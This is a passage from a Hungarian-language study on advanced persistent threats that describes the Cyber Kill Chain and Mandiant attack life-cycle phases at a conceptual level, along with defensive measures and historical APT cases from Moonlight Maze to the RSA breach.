[56] Tarpet: olyan eszköz, amely képes lassítani egy folyamatot, például az időegység alatt beérkező levelek számát vagy a hálózatba érkező kiszolgált kérések számát.

[57] DNS poisoning: olyan tevékenység, amely az eredeti DNS kérést a DNS szolgáltatás szerver oldali manipulálásával eltéríti. Az eltérítés lehet támadás, illetve használható védelmi technikaiként is.

3.1.1.7. Tevékenység (Actions on objectives)


Amennyiben az előző fázisokban felsorolt tevékenységek sikerrel jártak, a támadási szándék nem került feltárásra, a támadás nem került blokkolásra, akkor a támadó elérte eredeti célját, azaz lehetősége van kiépített csatornán keresztül például kiadott parancsokkal a hálózat felderítésére, jogosultság emelésre, adatszivárogtatásra, a támadott rendszer vagy az rendszerben tárolt adatok illetéktelen módosítására, törlésére, titkosítására, a rendszer rendelkezésre állásának zavarására, tönkretételére. Mivel a támadó már az informatikai rendszeren belül van, így lehetősége van a fertőzött rendszert további kapcsolódó rendszerek felé történő támadásra felhasználni.

Amennyiben az első hat lépés egyikében sem sikerült a támadást felismerni, megállítani, úgy a káros tevékenység várhatóan hosszú időn keresztül folytatódhat. A támadás felismerése célzott vizsgálattal, új védelmi technológia bevezetésével, vagy hasonló támadás elemzését követően, a támadásra jellemző paraméterek megosztása után lehetséges. Azonban így sem ritka olyan kártevő felfedezése, amely éveken keresztül ott volt egy adott rendszerben.

A káros tevékenység felfedezése után legfontosabb feladat az incidens bizonyítékainak hiteles rögzítése, a támadás pontos lefolyásának feltárására, a lehetséges egyéb pihentetett hátsókapuk felderítése, illetve a támadás hatásának minél alaposabb feltárása, a kárenyhítés végrehajtása, beleértve a fertőzés felszámolását és a kommunikáció kidolgozását is.

3.1.2. Mandiant attack life cycle

A Mandiant által publikált incidenskezelő szemléletű modell életciklus szerűen írja le a szofisztikált támadások lefolyását. A modell a támadási folyamat kompromittálódás részekre helyezi a hangsúlyt, kevésbé az előkészítő és végrehajtási fázisban zajló tevékenységekre.



3. ábra: Mandiant Consulting
Forrás: https://www.fireeye.com/services.html (utolsó letöltés: 2018. szeptember 18.)

3.1.2.1. Kezdeti információszerzés (Initial Reconnaissance)

Hasonlóan a Lockhead Martin féle modell Felderítés fázisa, ebben a fázisban a támadó minél több információt próbál szerezni a kiszemelt célpontról. A támadó feltérképezi a célpont internet irányába nyújtott szolgáltatásait, azok sérülékenységeit, megkeresi a publikus felületeken a munkavállalókról fellelhető információkat. Védekezési lehetőségek is megegyeznek a 3.1.1.1. pontban leírtakkal.

3.1.2.2. Kezdeti kompromitálás (Initial Compromise)

Ebben a fázisban a támadó sikeresen lefuttatja a káros kódot egy vagy több rendszeren például egy internet felé nyújtott szolgáltatáson, vagy sokszor kihasználva az emberi hiszékenységet, illetve a rendszerekben meglévő sérülékenységeket. A védelmi megoldások megegyeznek a 3.1.1.3. és a 3.1.1.4. pontokban leírtakkal.

3.1.2.3. Kontroll fenntartása (Establish Foothold)

A kezdeti kompromitálódás után a támadó megteszi azon tevékenységeket, amelyek biztosítják a folyamatos kontrollt a kompromittált rendszeren. Ez jellemzően egy hátsó kapu telepítésével, további eszközök, káros kódok letöltésével valósul meg. A védelmi megoldások megegyeznek a 3.1.1.5. pontban leírtakkal.

3.1.2.4. Magasabb jogosultság szerzés (Escalate Privileges)

A Lockhead-féle Cyber Kill Chain modell nem tartalmazza önállóan ezt a fázist, részét képezi a 3.1.1.5. pontban leírt tevékenységeknek. A sikeres támadás egyik kulcspontja, hogy a támadó magasabb szintű jogosultságot szerezzen a rendszerben, mivel a felhasználó nevében nagyon korlátozottak a lehetőségek, kivéve akkor, ha a felhasználó rendszergazdai vagy magasabb jogosultságú felhasználóként van belépve a támadás időpontjában. Sikeres jogosultság eredményeként a támadó magasabb jogot szerez a rendszerben, ezáltal hozzáférhet olyan információkhoz, rendszerekhez is, amelyhez normál körülmények között nem lenne joga. Ezen fázisban a támadó gyakran jelszó hasból (jelszótöréssel vagy jelszó hash támadással) szerzi meg a magasabb szintű hozzáférést. A támadó az ellopott azonosítási adatokkal, PKI kulcsokkal hozzáfér a az alkalmazáshoz vagy kihasználja a szoftver sérülékenységét. A jogosultság emelés történhet továbbá egy rendszerelem sérülékenységeinek kihasználásával vagy a védelmi megoldások megkerülésével is.

A védelem számára hasznos támogatást nyújthatnak a jogosultságemelés feltárásában a felhasználói tevékenység elemző rendszerek, illetve a végpontvédelmi eszközök.

3.1.2.5. Belső hálózat felderítése (Internal Reconnaissance)

Ez a fejezet sem önálló része a Cyber Kill Chain-nek, ugyanakkor fontos része a sikeres támadás végrehajtásának, a kompromittált rendszerben történő tartós ottlétnek. A belső hálózat megismerésének célja feltárni és részletesen megismerni az informatikai környezetben megtalálható eszközöket, adatokat. A támadó a hálózat feltérképezésével megismeri a belső hálózati környezetet, a szabályokat, az egyes szereplők lehetőségeit, illetve megkeresheti a támadó számára fontos információkat a szervezetről, a szervezet által tárolt/kezelt információkról, illetve a szervezet által tárolt adatokat. A hálózat felderítési tevékenység detektálható a belső hálózati forgalom, a felhasználói tevékenység anomália alapú vizsgálatával, illetve Honeypot (csali számítógép) alkalmazásával.

3.1.2.6. Hálózati hozzáférés kiterjesztése (Move Laterally)

A támadó a hálózat feltérképezése után megpróbál minél több hálózati eszközhöz, szolgáltatáshoz hozzáférni, különösen veszélyes, ha a támadónak sikerült olyan információkhoz jutnia, amellyel kiemelt felhasználói tevékenységet is el tud végezni (például rendszergazdai jogosultságú felhasználó adataihoz jut hozzá). A hálózati oldal irányú mozgás során a támadó hozzáfér a megosztott mappákhoz, megpróbál más eszközökön távolról programokat futtatni (például Windows Task Scheduler segítségével) vagy megpróbál más eszközökre bejelentkezni (például PSExec, távoli asztal (RDP) vagy például VNC segítségével – ez utóbbi esetekben a támadott gépen grafikus interfészt is szerezhet.

A hálózati kiterjesztés egyik fontos alapfeltétele annak, hogy a támadó hosszabb ideig a megtámadott rendszerben maradjon. A védelem alapja a felhasználói tevékenység figyelése, a szokatlan hálózati tevékenység felismerése.

3.1.2.7. A jelenlét fenntartása (Maintain Presence)

Az APT támadások egyik fontos célja, hogy a támadó hosszú ideig a támadott rendszerbe maradjon. A támadó kialakítja a folyamatos hozzáférést a megtámadott környezethez. Ezen tevékenység keretében a támadó többféle malware-t telepíthet, amelyek biztosíthatják a hátsó kaput a rendszerbe történő visszatérés biztosításához. Nem ritka, hogy a támadó a hálózaton belül több számítógépen is kialakítja a távoli hozzáférés lehetőségét, annak érdekében, hogy az aktív támadáshoz használt számítógép – a védelem által történő – felfedezése esetén is megmaradjon a kapcsolat a támadott rendszerrel. A majdnem vagy teljesen tejesen inaktív káros kódok, hátsó kapuk felismerése gyanús tevékenység minimális száma miatt eléggé korlátozott, ugyanakkor a végpontvédelmi tevékenységek, hálózati forgalom elemzése adhat némi reményt a tevékenység észlelésére.

3.1.2.8. A küldetés teljesítése (Complete Mission)

A támadó elérte a célját. Ez általában azt jelenti, hogy a támadónak sikerült ellopnia a számára szükséges adatokat, például pénzügyi adatokat, személyes, banki adatokat vagy az üzlet szempontjából fontos adatokat. A cél elérésekor a támadó általában felfüggeszti tevékenységét, ugyanakkor fenntartja a hozzáférést a megtámadott rendszerhez és időről időre visszatérve hozzájuthat további információkhoz.

Amennyiben a szervezet rendelkezik adatszivárgás elleni (DLP – Data Loss Prevention) rendszerrel, úgy nem megfelelően kivitelezett támadás esetén lehetőség van az adat szivárgás felfedezésére. Amennyiben a támadó gondosan hajtott végre a támadást, úgy ezen tevékenység majdnem láthatatlan marad, illetve olyan gyorsan zajlik le, hogy kevés esély van az esemény megakadályozására. A védelem számára fontos információ, hogy melyik rendszerből és milyen adatot vittek el, ami elképzelhetetlen megfelelő naplózás beállítása nélkül.

3.2. Apt elleni védelmi eszközök

Az APT támadások során jellemzően olyan technikát, káros kódot használnak, amelyek a hagyományos szignatúra alapú védelmi rendszerek számára láthatatlanok, legyen szó tűzfalakról, IPD/IPS-ekről, vírus- és malware elleni védelmi eszközökről vagy egyéb védelmi eszközökről. Egy APT támadás felismerése újfajta megközelítést és a hagyományos védelmi eszközöktől eltérő elven működő védelmi eszközök bevezetését igényli.

Az APT elleni védelem alapja az informatikai rendszerekben zajló tevékenységek folyamatos vizsgálata és a szokatlan működés feltárása, kiegészítve fenyegetettségi információkkal. Természetesen a védelem során egyre nagyobb szerepet kapnak az elmúlt években megjelent új technológiák, mint sandbox-ban történő viselkedés elemzés, a Big Data vagy a mesterséges intelligencia, csakúgy, mint a gépi tanulás.

Megjegyzendő, hogy gondos tervezéssel az anomália keresés alapú vizsgálat, valamint a sandbox jellegű elemzés is megkerülhető, azaz a támadó képes ezen védelmi rendszerek kijátszására is, ugyanakkor több egymástól független megoldással jelentősen meg lehet nehezíteni a támadó dolgát, illetve jelentős mértékben lehet javítani a detektálás hatékonyságát..

A mesterséges intelligencia alapú vizsgálat esetén használt algoritmusok ismeretében megkereshetők az algoritmus gyenge pontjai, amely lehetőséget biztosítanak azok kijátszására. Több algoritmus használata esetén természetesen jelentősen csökkenhet a kijátszhatóság esélye, ugyanakkor a több algoritmus párhuzamos alkalmazása jelentős erőforrásigényt generálhat.

A tapasztalatok azt mutatják, hogy egy-egy fejlett védelmi eszköz nem elegendő a támadás detektálására, általában több fejlett védelmi eszköz együttes jelzése biztosítja a támadás észlelését.

Kedvező tapasztalatok esetén általában a kezdeti tesztelés lezárását követően az eszközök monitorin üzemmódból átállításra kerülnek beavatkozó üzemmódba, ami káros tevékenység detektálása esetén azonnal be is avatkozik, megelőzve a további káros tevékenységet.

3.2.1. Hálózati forgalom vizsgálata

A támadó jellemzően a szervezet informatikai rendszerén kívülről tartja a kapcsolatot a megfertőzött gép(ek)kel, így ennek biztosan vannak nyomai a határvédelmi eszközökön. A hálózati kommunikáció karakterisztikája (például szokatlan mennyiségű forgalom vagy ciklikus adatforgalom), az újonnan létesülő új kapcsolatok (például „misztikus" országok irányába), szokatlan hálózati forgalom (például TOR hálózat használata, vagy tunneling), mind utalhatnak arra, hogy a hálózatban káros tevékenység zajlik. A szokatlan tevékenység elemzése nagymértékben támogathatja az APT támadás felismerését.

A hálózati csomagok rögzítése különösen hasznos lehet az utólagos vizsgálatok lefolytatásában, az úgynevezett igazságügyi informatikai szakértői tevékenység végrehajtásában, a károk meghatározásában.

3.2.2. Elektronikus levelek vizsgálata

A fejlett támadások leggyakoribb támadási vektora napjainkban az elektronikus levél, amely a káros tartalom hordozójaként eljutva a felhasználóhoz, általában a felhasználó közreműködésével képes a számítógép megfertőzésére.

A szervezeteknél széles körben elterjedt spam és a levelekben található vírusok szűrésére használt megoldások. Ezen eszközök képesek kiszűrni a káros levelek jelentős részét, ugyanakkor alkalmatlanok fejlett támadások során alkalmazott káros kódok felhasználóhoz történő eljutásának megakadályozására. Az elektronikus levelek vizsgálatára jellemzően sandbox-szal történik. Az elemző eszközben található virtuális környezetben (sandbox) történik a levél mellékletében található állományok vizsgálata, illetve a rendszer képességeitől függően a levélben található hivatkozásokkal elérhető weboldalak, dokumentumok, egyéb futtatható állományok vizsgálata.

3.2.3. Idegen adathordozók kezelése

A támadás egyik lehetséges csatornája a fertőzött adathordozó (például pendrive, DVD) csatlakoztatása a végpontra. Az USB portok használatának, az egyéb média olvasók, médiák olvasásának megakadályozásával ezen támadási csatorna megszűnjön, mint potenciális veszélyforrás. Amennyiben az üzletmenet miatt szükséges külső adathordozók használata, azt egy ellenőrzési folyamaton keresztül – megfelelő védelmi megoldásokkal –lehet megvalósítani.

3.2.4. A felhasználó tevékenységének vizsgálata

A fejlett támadások során általában a támadó magasabb – jellemzően kiemelt – jogosultsággal rendelkező felhasználó nevében tudja elvégezni a rendszer feltérképezését, a hálózati hozzáférésének kiterjesztését, a jelenlétének fenntartásához, valamint a küldetésének teljesítéséhez szükséges tevékenységeket.

A felhasználói tevékenység figyelése kiterjedhet többek között a felhasználó fizikai tevékenységére (például mikor érkezett be a céghez, honnan szokott távolról bejelentkezni), a felhasználó által kiadott utasítások formáját, szintaxisát, illetve a biometrikus adatokat (például billentyűzet leütés, egérmozgás), a felhasználó informatikai rendszerben végrehajtott tevékenységére.

A felhasználói tevékenység vizsgálata alkalmas a belső elkövető által végrehajtott támadások detektálására is.

3.2.5. A végponti tevékenység vizsgálata

A szignatúra alapú vírus és malware elleni védelmi (EPP – Endpoint Protection Platform) eszközök képesek az eszköz gyártója által ismert káros kódok felismerésére, ugyanakkor nem képesek az új és esetlegesen rejtési technikával módosított kódok felismerésére.

Az EDR (Endpoint Detection and Response) feladata a végpontokon zajló tevékenységek rögzítésére és a szokásostól eltérő vagy kockázatos tevékenységek, tevékenységsorozatok feltárására. Az EDR rendszerek az ismert káros kódok mellett támogatást nyújtanak a gyanús tevékenységek okának kiderítésében és így a korábban nem ismert káros tevékenység felismerésében.

A végpontvédelmi eszközök esetében is megfigyelhető a konvergencia, várhatóan hamarosan el fognak tűnni az eszközök közötti különbségek.

3.2.6. Fenyegetettségi infrmációk

A fejlett támadások felderítését jelentős mértékben megkönnyíthetik azon információk, amelyek segítenek felkészülni az új típusú támadásokra, vagy akár konkrét információt szolgáltatnak a szervezetünk vagy más szervezet ellen indított támadásról. A fenyegetettségi információk célja, hogy információt biztosítsanak az információbiztonsági döntéshozók, vezetők, szakértő számára a védelem kialakításához.

A stratégiai információk a döntéshozók számára hordoznak információt az információbiztonsági trendekről, megjelenő új támadási folyamatokról és védelmi megoldásokról, a kibertámadás és a védekezés pénzügyi hatásairól.

A taktikai információk az informatikai rendszere tervezőinek, rendszergazdáknak szólnak elsősorban. A taktikai információk segíthetnek a védelmi rendszer felkészítésére egy támadás ellen, tartalmazzák a támadási metodológiákat, a támadásra használt eszközöket, azok jellemzőit. A taktikai információk forrása lehet a szaksajtó, különféle white-paper-ek, de jöhetnek ezen információk más vállalatoktól, biztonsági szolgáltatást nyújtó cégektől is.

Operatív információk a szervezetet ért támadásokról hordoznak információt. Ki, miért és milyen módon támadja a szervezetet? Természeténél fogva ilyen információ beszerzése nem könnyű feladata, ugyanakkor fórumok, chat szobák figyelésével hozzá lehet jutni ezen információkhoz is. Könnyebb az ilyen jellegű információ beszerzése, ha tudjuk, hogy a szervezetnek milyen nyílt és kevésbé nyílt ellenségei vannak.

Technikai információk a konkrét védelmet segítik jellemzően kártékony tevékenységhez tartozó indikátorok (úgynevezett IoC[58]-k) biztosításával. Ilyen indikátorok lehetnek káros tartalmú weboldalak, IP címek, vagy káros állomány hash-e. Ezen indikátorokat felvéve a védelmi rendszerekbe megelőzhetők, felismerhetők a támadások.

A fenyegetettségi információk elérhetőek nyílt forrásból, de lehetőség van információs csatornákra történő előfizetésre is.

[58] IoC: Indicator of Compromise: olyan adatok, amelyek támadással függenek össze (például: IP cím, fájl hash értéke).

3.2.7. Naplózás

Míg korábban a naplózás volt az elsődleges eszköz az incidensek felismerésében, napjainkban inkább az incidensek feltárásában, az incidenshez kapcsolódó bizonyítékok megőrzésében van szerepe.

A támadás felismerésének egyik lehetséges módja a naplóbejegyzések vizsgálata. Fejlett támadások esetén ugyanakkor az egyes rendszerek naplóinak önálló vizsgálata kevésbé hatékony. A központi biztonsági naplógyűjtés kialakítása segíthet a különböző forrásokon keletkező naplóbejegyzések korrelált vizsgálatára és ezen keresztül egy incidens felismerésében.

Mivel általában a támadás egyik fontos pontja a nyomok eltüntetése, így különösen fontos, hogy a naplóállományok ne csak magán az informatikai rendszeren, hanem központi naplózási infrastruktúrán is tárolásra kerüljenek.

Az incidensek felismerésének másik feltétele, hogy a rendszerekben valamennyi olyan eseményről keletkezzen naplóbejegyzés, amely biztonsági szempontból releváns lehet, beleértve nem csak az infrastruktúra elemeket, hanem az alkalmazásokat is.

3.2.8. Biztonsági mentés

Az üzletmenet folytonosság biztosításához elengedhetetlen, hogy a rendszerről, a rendszerben tárolt adatokról biztonsági mentés készüljön. Fejlett támadások esetén a visszaállítás során – nem megfelelő gondosság esetén – a fertőzést is visszatöltjük a rendszerbe.

Egy komplex rendszer visszaállítása után a korábban a támadó által kihasznált sérülékenység újra megjelenik, azaz a támadó várhatóan sikeresen fogja újra megtámadni a rendszert, kivéve, ha hatékony ellenintézkedéseket lehetet adni, mint például a rendszer frissítése.

3.2.9. incidenskezelés

A fejlett támadások felismerése és kezelése nem tud megvalósulni hatékony incidenskezelés nélkül. Az incidenskezelés része azon folyamatok, amelyek leírják, hogy egy incidens során kinek, mi a feladata, milyen felelősége van az incidenskezelési tevékenységben. Az incidenskezelést támogatják azon rendszerek, amelyek jelzik a biztonsági eseményt, támogatják az incidenskezelési folyamatot, valamint kiegészítő információ adnak a támadásról.

Az előző pontokban egyáltalán nem vagy csak részben kerültek bemutatásra azon hagyományos védelmi megoldások, amelyek műszaki szempontból segíthetik a fejlett támadások megelőzését, felismerését, kezelését, ugyanakkor legalább annyira fontosak, mint az fejlett védelmi eszközök. Ezen funkciók nélkül nem csak a hatékony védekezés nem valósítható meg, hanem a jogszabályi megfelelés sem biztosított.

4. Néhány jelentős APT támadás az elmúlt évekből

Az APT támadások száma évről-évre nő, köszönhetően az egyre növekvő motiváció miatti fokozott támadási kedvnek. A Darkweben a nulladik napi sérülékenységeknek komoly piaca alakut ki. A néhány dollárnyi értékű káros kódoktól akár több százezer dolláros kódokig szinte minden elérhető, igaz a komolyabb kártevőkhöz nem könnyű hozzájutni. Az elkövetkező fejezetekben bemutatásra kerül néhány olyan támadás, amely a maga korában újdonságok hordozott és rávilágít a támadások sokszínűségére.

4.1. Moonlight maze

Nem az első, de talán az első olyan támadás volt, amely széles körben is nyilvánosságot kapott, miután a Newsweek 1999. szeptember 20-i számában megjelent egy cikk, melynek címe „We're in the middle of a cyberwar", azaz egy kiberháború közepén vagyunk. A támadást amerikai katonai (Pentagon, NASA), kormányzati szervek (például U.S. Department of Energy), illetve olyan egyetemek és kutató intézetek ellen követték el, akik katonai kutatásokat folytattak. A támadás két évig folyt észrevétlenül és több ezer fájlt loptak el, amelyek érzékeny katonai információkat tartalmaztak, a kár több millió dollár volt.

A támadást feltételezhetően a volt Szovjetunióból indították (a feltárt nyomok alapján), de természetesen az orosz kormány ezt nem ismerte el.

4.2. Titan rain

Az Egyesült Államok védelmi tevékenységét támogató szerződéses partnerek (például Lockheed Martin, Sandia National Laboratories, Redstone Arsenal, NASA) ellen irányuló támadást 2003-ban indult. A felételezett támadók kínaiak voltak, de természetesen a Kínai kormány ezt tagadta.

Újdonság volt a támadásban, hogy magasabb színtere emelték a megtévesztést, illetve párhuzamosan több támadási vektort is alkalmaztak, amit kombináltak jól felépített pszichológiai megtévesztéssel (angolul: social engineering). A támadás során célzottan támadtak meg embereket rejtett trójai támadásokkal, amelyek kártékony technikákat alkalmaztak, és amelyek az akkor használt védelmi megkerülésével hajtották végre a tevékenységüket.

Az események és a célpontok érzékenysége miatt a kormányzati szervek titokban tartották a támadássorozatot, ami nagyban hozzájárult a támadásban érintett szervezetek körének jelentős bővüléséhez, így a támadok többek között be tudtak törni repülőgépgyárakba, védelmi, energetikai, pénzügyi gyógyszerészeti, technológiai, gyártásban részt vevő vállalatokhoz is, ahonnan nagy mennyiségű érzékeny adatot loptak el.

4.3. Operation aurora

Az Aurora művelet (a művelet eredeti neve) egy 2009-ben indult számítógépes támadássorozat volt, amely beszámolók alapján Kínából indítottak. A támadás egy nulladik napi (0-day) sérülékenység kihasználásával telepítette a Hydraq nevű, rosszindulatú trójai programot, amelynek célja az információ ellopása. Ahogy azt a Titan Rain támadásnál is megfigyelhető volt, az APT-támadások korai áldozatai általában nem voltak hajlandók nyilvánosságra hozni tapasztalataikat, illetve szembenézni a támadás tényével. A vásárlók, részvényesek haragjától való félelem miatt a támadásokat sokáig nem hozták nyilvánosságra a Google kivételével. Ennek következtében a támadók még bátrabbá váltak, így nőtt a célpontok száma is.

2010 januárjában a Google nyilvánosságra hozta a támadásokat, azt állítva, hogy 20 másik vállalatot is megtámadtak, bár ma már széles körben úgy vélik, hogy a szám jóval magasabb volt. Az áldozatokról ismert volt az Adobe Systems, a Juniper Networks és a Rackspace. Számos más, megtámadott vállalat inkább névtelen maradt, bár a jelentések szerint vezető bankok, védelmi vállalkozók, biztonsági értékesítők, olaj- és gázvállalatok, valamint számos más technológiai vállalat szerepelt. A támadás során kínai emberi jogi aktivisták e-mail fiókjait is célba vették.

A McAfee elemzői arról számoltak be, hogy a támadás elsődleges célja a forráskód-tárolókhoz történő hozzáférés megszerzése és a tárolt forráskódok módosítása ezen csúcstechnológiai, biztonsági és védelmi vállalkozóknál. Abban az időben ezeket a tárolókat általában nem védették magas biztonsági színvonalon.

A Google a tapasztalatainak nyilvánosságra hozatalával segített a kockázatok tudatosításában, és ösztönözte az érintett vállalkozásokat a jobb biztonsági ellenintézkedések megtételére. Számos vállalat továbbra is vonakodik elismerni, hogy hasonló támadások áldozatává válik, bár a jogszabályi megfelelés követelményei fokozatosan arra kényszerítették a vállalatokat, hogy nyitottabbak legyenek a biztonsági események nyilvánosságra hozatalával kapcsolatban.

4.4. Stuxnet

A 2010 júniusában felfedezett Stuxnet számítógépes féreg volt az első olyan nyilvános számítógépen található rosszindulatú program, amelyet ipari folyamatirányító rendszerek kémkedésére és aláásására terveztek. A Stuxnet-et feltételezések szerint az Egyesült Államok és Izrael készítette annak érdekében, hogy megtámadja Irán nukleáris létesítményeit. A rosszindulatú szoftverek jelentős kárt okoztak az iráni Natanz nukleáris dúsító laboratóriumban működő centrifugákban, amivel jelentős mértékben hátráltatták az iráni atomfegyver elkészítését.

A támadásra használt féreg tervezése azt sugallja, hogy egy az konkrét célkitűzést kíván elérni egy adott cél ellen, nem pedig egy általános hírszerzési művelet támogatását.

A féreg kifejezetten a Siemens ipari szoftvereit és berendezéseit célozta meg, így nem kezdett el működni, ha a célszoftvert nem találta meg, vagy ha a szoftver detektált olyan védelmi eszközt, ami korlátozza a fertőzés terjedését.

Ez volt az első rosszindulatú program, amely egy programozható logikai vezérlő (PLC) rootkit-et tartalmazott. A fertőzést úgy tervezték, hogy 2012 júniusában egy adott időpontban törölje magát, így nehezítve meg a felderítését.

A Stuxnet-et úgy tervezték, hogy eredetileg egy fertőzött USB meghajtón keresztül terjedjen, majd más kódokat (exploitokat) használjon más számítógépek megfertőzésére vagy frissítésére. A fertőzött számítógépeket két webhelyen keresztül Dániából és Malajziából irányították.

A rosszindulatú program négy különböző nulladik napi sérülékenységet kihasználó exploitot tartalmazott, ami azt mutatja, hogy a támadók jelentős anyagi erőforrással rendelkeztek. Egy-egy ilyen expoit kifejlesztése vagy megvásárlása akár több százezer dollár is lehet. A Stuxnet kódjának mérete és kifinomultsága feltételezi, hogy a fejlesztési költségek jelentősek voltak, és a fejlesztések több emberévnyi munkát emésztettek fel.

A Stuxnet felfedezését követő években két Stuxnet utódott is felfedeztek, a Duqu-t és Flame-et, ami arra utal, hogy ezek a támadások egy folyamatos fejlesztési program részét képezték.

4.5. Duqu, flame

A Duqu-ot 2011-ben fedezték fel, és az előtag ~ DQ után nevezték el, ami az általuk létrehozott fájlok nevére utal. A kódot korlátozott számú szervezetben találták meg, de volt köztük ipari irányítási rendszerek gyártásában részt vevő szervezet is. Az elemzés azt mutatta, hogy a Duqu nagyon hasonlít a Stuxnet-hez, ami azt sugallja, hogy ugyanazok a szerzők vagy olyan források hozták létre, amelyek hozzáférést kaptak a Stuxnet forráskódjához. A vezérlő szerver címeket számos országban szétszórták, köztük Németországban, Belgiumban, Fülöp-szigeteken, Indiában és Kínában, ami arra utal, hogy egyes helyszíneket úgy választották ki, hogy segítsenek a támadások valódi forrását elfedni.

A Duqu-ot úgy tervezték, hogy információkat gyűjtsön és ne okozzon semmi kárt. Az információszerzés célja feltételezhetően egy jövőbeni ipari rendszerek ellen végrehajtandó APT támadás előkészítése volt, mivel olyan információkat gyűjtött be és továbbított, mint az egyes rendszerek műszaki adatai vagy például billentyűzet leütések.

A Kaspersky Lab kutatói rámutattak arra, hogy a kód sok más rosszindulatú programmal ellentétben a professzionálisan előállított kereskedelmi szoftverekkel való hasonlóságokat mutatott, ami azt sugallja, hogy a szoftver fejlesztők készítették a kódokat, mintsem számítógépes hackerek.

A Duqu elemzése azt is megmutatta, hogy a rosszindulatú program egy korábbi Tilded nevű platformra épült (az általa létrehozott fájlnevek ~ d-jának köszönhetően), amelynek története 2007-ig nyúlik vissza.

A Flame-et 2012-ben Irán Nemzeti Számítógépes Reagáló Csapata (Iran's National Computer Emergency Response Team) fedezte fel. A kifinomult számítógépes támadás közel-keleti országokban működő kormányzati minisztériumok, oktatási intézmények és magánszemélyek elleni irányultak Iránban, Izraelben, Szudánban, Szíriában, Libanonban, Szaúd-Arábiában és Egyiptomban. A támadás célja egyértelműen kémkedés volt. A Flame rosszindulatú programjai nagyok és bonyolultak voltak, amelyeket helyi hálózatokon vagy USB-rétegeken keresztül terjesztettek. Hangokat, képernyőképeket, billentyűzetaktivitást és hálózati forgalmat rögzíthet, beleértve a Skype beszélgetéseket is. Ezenkívül képes volt ellopni az elérhetőségi adatokat bármely közeli Bluetooth-kompatibilis eszközről.

A rosszindulatú programot úgy tervezték meg, hogy azonnal le lehessen állítani egy távoli utasítással a központi parancs- és vezérlőszerveren. A támadások megszűntek, amikor a rosszindulatú program nyilvánosságra került. A Washington Post szerint a Flame-t közösen az Egyesült Államok Nemzeti Biztonsági Ügynöksége (NSA), a CIA és az izraeli hadsereg közösen fejlesztette ki a felfedezést megelőző öt évvel, bár ezt hivatalosan tagadták.

4.6. Target

A Target kiskereskedelmi lánc ellen 2013-ban elkövetett támadás során 40 millió bank és hitelkártya adatot, valamint 70 millió egyéb adatot loptak el. Csak a kártyák újra gyártása több, mint 200 millió dollár volt. A támadás előtt hat hónappal telepítette a Target a Fireeye malware detektáló eszközét, amely ugyan detektálta a támadást, de a szakemberek néhány védelmi funkciót kikapcsoltak, illetve az eszközök által generált riasztásokat figyelmen kívül hagyták. A támadás nem közvetlenül a Target ellen indult, hanem az egyik beszállítóját kompromittálták sikeresen egy phising támadás eredményeként. A kompromittálódott hozzáférésekkel, sérülékenységek kihasználásával jutottak a támadók az érzékeny adatokhoz. A támadás sikerességéhez hozzájárult az is, hogy a Target hálózata nem volt kellőképpen szeparálva, így a támadók könnyedén tudjak az egyik hálózati zónából a másikba közlekedni. A megszerzett adatokat később a fekete piacon kínálták eladásra a támadók.

4.7. Zeus

Elsőként 2007-ben fedezték fel a támadás nyomait, amikor az Egyesült Államok Közlekedési Minisztériumának információit ellopták. A Zeus egy trójai, amely ellopja a banki és hitelkártyás fizetésekhez használt bejelentkezési adatokat vagy a közösségi hálózatokba való bejelentkezési adatokat. A Zeus nem egy konkrét támadás egyetlen forrásból, hanem egy teljes eszközkészlet, amely az APT-támadás részeként a bűnözők által használt automatizált és kézi eszközök széles skáláját kínálja. A Zeus használatával létrehozott APT-k adathalász e-mailen vagy egy fertőzött webhelyen történő látogatás során az áldozatokra is kiterjedhetnek. A trójai célja, hogy egy man-in-the-browser támadás során rögzítse a billentyűleütéseket és a felhasználók webes űrlapadatait. Ezzel a technikával végrehajtott támadások során több tízezer FTP-fiók és több millió számítógépet volt érintett.

2010-ben több mint 100 embert tartóztattak le az Egyesült Államokban, az Egyesült Királyságban és Ukrajnában, akik elkövették a banki csalás és pénzmosás bűncselekményeket, és akik a Zeust használták fel 70 millió dollár ellopására.

4.8. Rsa

2011 márciusában, körülbelül egy hónappal a világ legnagyobb kiberbiztonsági konferenciájának megszervezése után az RSA (az EMC biztonsági részlege) bejelentette, hogy sikeres APT támadás áldozata lett. Bár sok szakértő szerint ez a támadás nem ugyanabba a kategóriába tartozik, mint a kormányok és a Fortune 500 cégek ellen irányuló kifinomultabb támadások, abban azonban mindenki egyetért, hogy egy professzionális, célzott támadás volt egy nagy APT szereplő által.

